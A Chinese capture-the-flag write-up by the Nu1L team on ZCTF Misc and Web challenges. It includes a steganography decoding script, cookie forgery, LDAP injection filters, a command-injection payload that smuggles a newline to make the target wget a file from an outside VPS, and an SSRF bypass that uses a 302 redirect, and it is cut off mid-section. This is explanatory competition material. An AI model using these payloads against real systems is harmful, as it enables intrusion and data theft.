Nu1L-ZCTF-Writeup

——By Nu1L全员

**部分脚本请见附件**

|  |
| --- |
| Misc类 |

Misc10-签到题


直接新浪微博搜下：





MISC100 xctf 竞赛规则

开始完全没思路，解压word得到的document.xml发现一堆烫然而并没有什么思路，后来根据提示宽窄间距，想到是烫的间距，利用python的xml库写一个小的脚本就可以得到一串01，转化ascii就可以了。中间需要注意的是不能光提取xml的间距，还需要乘上中间的烫的个数。

|  |
| --- |
| **import** xml.dom.minidom **import** sys reload(sys) sys.setdefaultencoding(**'gbk'**) dom = xml.dom.minidom.parse(**'document.xml'**) root = dom.documentElement str1 = **''** bb = root.getElementsByTagName(**'w:spacing'**) b= bb[10] b1 = b.getAttribute(**"w:val"**) **print** b1 **for** k **in** range(10,len(bb)):  **if** bb[k].getAttribute(**"w:val"**) == **"2"** :  str1 += **'1'** \* len(str(bb[k].parentNode.parentNode.getElementsByTagName(**'w:t'**)[0].childNodes[0].data).decode(**'gbk'**))  **elif** bb[k].getAttribute(**"w:val"**) == **"-2"** :  str1 += **'0'** \* len(str(bb[k].parentNode.parentNode.getElementsByTagName(**'w:t'**)[0].childNodes[0].data).decode(**'gbk'**)) **print** str1 **print** len(str1) *#print len(bb)* |






Misc100-码魂


百度了下。。。真有小绿和小蓝那个动漫，在第19集上得到提示：




Hex编辑器看一下题目给的图片：




和漫画差不多，我们将小数点后的十进制转换成二进制在转换成16进制：



这是段shellcode，我这个web狗是不知道。。。交给队友，果断编译了出来：



然后根据主办方的提示，zctf是秘钥，同时是8字节，猜测是asii码，利用py的pyDes库写了个小脚本就可以了：




|  |
| --- |
| Web类 |

Web100 老大



首先是爆破，尝试各种弱口令无果。第一天快结束，队友爆破出来了第一个弱口令：zhangwei 密码123456。直到第二天，白天，登录进去发现有20个人名，发现一个md5后的cookie，不能解出来。

于是自行构造所有的用户名的全拼和密码字典，密码字典选用3389的常用字典，爆破出第二个弱口令：niubenben密码123456789。。（吐槽一下，要不是以前看过一个电视剧叫铁齿铜牙纪晓岚，我还真不知道这个字怎么读），登录进去，提示老大知道flag。

然后发现cookie，解md5得到9+ADk-，

C:\Users\Administrator\Desktop\3.jpg

根据经验，解utf-7，发现是99，

猜测构造是第一位是顺序，后面是顺序呢utf-7编码。所以把1编码后补上变成1+ADE-，然后md5，改coockie得到flagC:\Users\Administrator\Desktop\6.jpg

Web150-Injection


一个注入，其实不难。。。主要是不太熟悉罢了，LDAP注入

在乌云有这么一篇文章写得很详细：<http://drops.wooyun.org/tips/967>

根据LDAP的特性，我们可以利用特殊符“\*”去替换过滤器中的一个或多个字符，经过测试：


admin \*，进入search页面：

输入test后发现




再次发现通配符\*，发现正确可以回显，不正确不能回显，并且输入有长度限制。

令uid=\*，构造)(2=，以形成(|(uid=\*)(2=\*))




然后看了下cookie，有东西：




猜测description是一个参数，于是构造：test)(description=

随机输入字符，当test)(description=z时有正确回显，于是利用burp诸位爆破：




得到flag：zctf{303a61ace0204a2d5f352771d6f1bba2}


Web300


题目提示侧漏了，想到备份文件泄露，尝试index.php~,.index.php.swp, index.php.swp, index.php.bak,发现. index.php.swp存在，下载下来整理一下得到


简单分析得知首先要绕过时间种子获得路径，看到下面那个ttr\_random很熟悉，找了找，在wechall上找到原题和绕过方法<https://github.com/rk700/rk700.github.io/blob/master/_posts/2014-06-18-time-to-reset.md>，写了一个php脚本在windows怎么也不行，在kali下一次成功，我也是醉了





然后，继续分析源码，发现题目更熟悉，是hitcon2015的题目，做过，在<http://5alt.me/posts/2015/10/HITCON%20CTF%202015%20Web%20100%20Web%20300%20Writeup.html>找到以前做题时用过的方法，ftp重定向，在我的vps1上构造index.php，内容如下：

在我的vps2上搭建ftp服务器，开启匿名访问，在匿名访问根路径构造

内容如下：

然后，由于题目过滤了mk，直接在远程文件下载即可，构造payload：args[]=s%0a&args[]=wget&args[]=2032836944%0a，其中2032836944转化为ip就是我vps1的ip45.78.40.114，然后根据执行后得到的cookie碰撞时间种子，得到16位路径，访问得到flag






Web400-百度内网漫游

被一个&号坑了好久。。。

题目给了一篇wooyun文章，通过查看得知是ssrf，随意在搜索框输入，返回百度的内容。


抓包，发现有一个link参数，根据ssrf的特性，确认此处存在ssrf漏洞。于是我们要做的就是利用这个参数去访问其内网，但是经过测试发现，其过滤了IP，于是在自己的vps上放了一个302跳转：

构造方式即：link=www.xxxxxx.com/302.php?url=127.0.0.1:port。所以下一步我们需要去爆破端口号：

